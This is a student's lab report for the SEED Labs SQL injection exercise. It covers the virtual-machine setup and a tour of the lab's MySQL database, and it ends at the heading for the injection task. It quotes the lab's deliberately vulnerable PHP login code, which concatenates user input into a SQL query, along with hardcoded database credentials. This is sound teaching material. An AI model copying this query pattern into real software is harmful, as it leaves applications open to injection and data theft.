


# Introduction to Information Security - CS 458 - Fall 2022 Lab 4 - SQL Injection Attack

By- Sagar Shekhargouda Patil(A20501427)

For this lab I am making use of two VMs one acting as server and the other acting as Attacker.


Attacker needs to have access to the /var/www/SQLInjection directory on the Server machine so I need to make changes in the /etc/hosts file on Attacker machine such that it points to the http://www.SEEDLabsSQLInjection.com URL points to the Server machine's IP address.

Server:



```
[12/02/22]seed@VM:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:9a:07:15 brd ff:ff:ff:ff:ff:ff
        inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic enp0s3
            valid_lft 82432sec preferred_lft 82432sec
        inet6 fe80::7364:33f7:f4f:cc99/64 scope link
            valid_lft forever preferred_lft forever
[12/02/22]seed@VM:~$
```

### Attacker Machine:




The screenshot shows a terminal window titled "Terminal" running on a Linux system. The window displays the contents of the "/etc/hosts" file. The file contains several entries, including local hostnames and IP addresses, and mappings to external websites. The entry for the website "www.SeedLabSQLInjection.com" is highlighted in blue, indicating it has been selected or is the current focus.

```
127.0.0.1      localhost
127.0.1.1      VM

# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1      User
127.0.0.1      Attacker
127.0.0.1      Server
10.0.2.15      www.SeedLabSQLInjection.com
127.0.0.1      www.xsslabelgg.com
127.0.0.1      www.csrflabelgg.com
127.0.0.1      www.csrflabattacker.com
127.0.0.1      www.repackagingattacklab.com
127.0.0.1      www.seedlabclickjacking.com

"/etc/hosts" 18L, 518C
```




Now I am done with the setup.

## 2.1 Task 1: Get Familiar with SQL Statements

The main focus of this work is becoming familiar with SQL commands. The SEED Labs virtual machine already has MySQL installed and a database made specifically for this lab (I'm using the Ubuntu 16.04 edition). The database is called Users and has a credential table in it.

Firstly I logged into my MySQL using username root and password seedubuntu as shown below:



```
[12/02/22]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 35
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)


Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> ■
```

I am using already created table i.e. Users



```
[12/02/22]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 35
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)


Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use USERS;
ERROR 1049 (42000): Unknown database 'USERS'
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> ■
```

The Users database consists of only one table as shown below:



SEEDUbuntu\_Attacker [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help  
Terminal  
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)  
Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
mysql> use Users;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
Database changed  
mysql> SHOW TABLES;  
+-----+  
| Tables\_in\_Users |  
+-----+  
| credential |  
+-----+  
1 row in set (0.00 sec)  
mysql>

Now I am first printing all the information of all users and then I will print only the information of ALICE.

```
mysql> select * from credential;  
+----+----+----+----+----+----+----+----+----+----+  
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |  
+----+----+----+----+----+----+----+----+----+----+  
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | Samy | fdbe918bdae83000aa54747fc95fe0470ffff4976 |  
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | | | Samy | b78ed97677c161c1c82c142906674ad15242b2d4 |  
| 3 | Ryan | 30000 | 100000 | 4/10 | 98993524 | | | Samy | a3c50276cb120637cca669eb38fb9928b017e9ef |  
| 4 | Samy | 40000 | 100 | 1/11 | 32193525 | | | Samy | 995hb8b8c183f349b3cab0ae7fccd39133568d2af |  
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | Samy | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |  
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | Samy | a5bdff35a1df4ea895905f6f6618e83951a6effc0 |  
+----+----+----+----+----+----+----+----+----+----+  
6 rows in set (0.00 sec)  
  
mysql> select * from credential where name='Alice';  
+----+----+----+----+----+----+----+----+----+----+  
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |  
+----+----+----+----+----+----+----+----+----+----+  
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | Samy | fdbe918bdae83000aa54747fc95fe0470ffff4976 |  
+----+----+----+----+----+----+----+----+----+----+  
1 row in set (0.00 sec)
```

(Note: I have already done this lab and I am doing it again to document for the assignment and that is the reason the Nickname is getting populated else nickname column will be empty)

In this task I am supposed to use various SQL attacks to access the information which I am not supposed to.


Below is the code that is used to authenticate the users:



```
$dbuser= "root";
$dbpass="seedubuntu";
$dbname="Users";
// Create a DB connection
$conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
if ($conn->connect_error) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error . "\n");
    echo "</div>";
}
return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,password
FROM credential
WHERE name = '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}
```

(Above code snippet is taken from unsafe\_home.php)



```
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
<div class="collapse navbar-collapse" id="navbarTogglerDemo01">
<a class="navbar-brand" href="unsafe_home.php"></a>

<?php
session_start();
// if the session is new extract the username password from the GET request
$input_uname = $_GET['username'];

```

(Above code snippet is taken from unsafe\_home.php)


From the above two code snippets we can observe that the password which the user inputs is hashed using sha1 and previously we saw that in the database also the password is hashed and stored.

So when the user enters the password it is first hashed using sha1 and then compared with the password present in the database which is also hashed using sha1 and if both match then user will be able to login else user will not be able to login.

## 2.2 Task 2: SQL Injection Attack on SELECT Statement

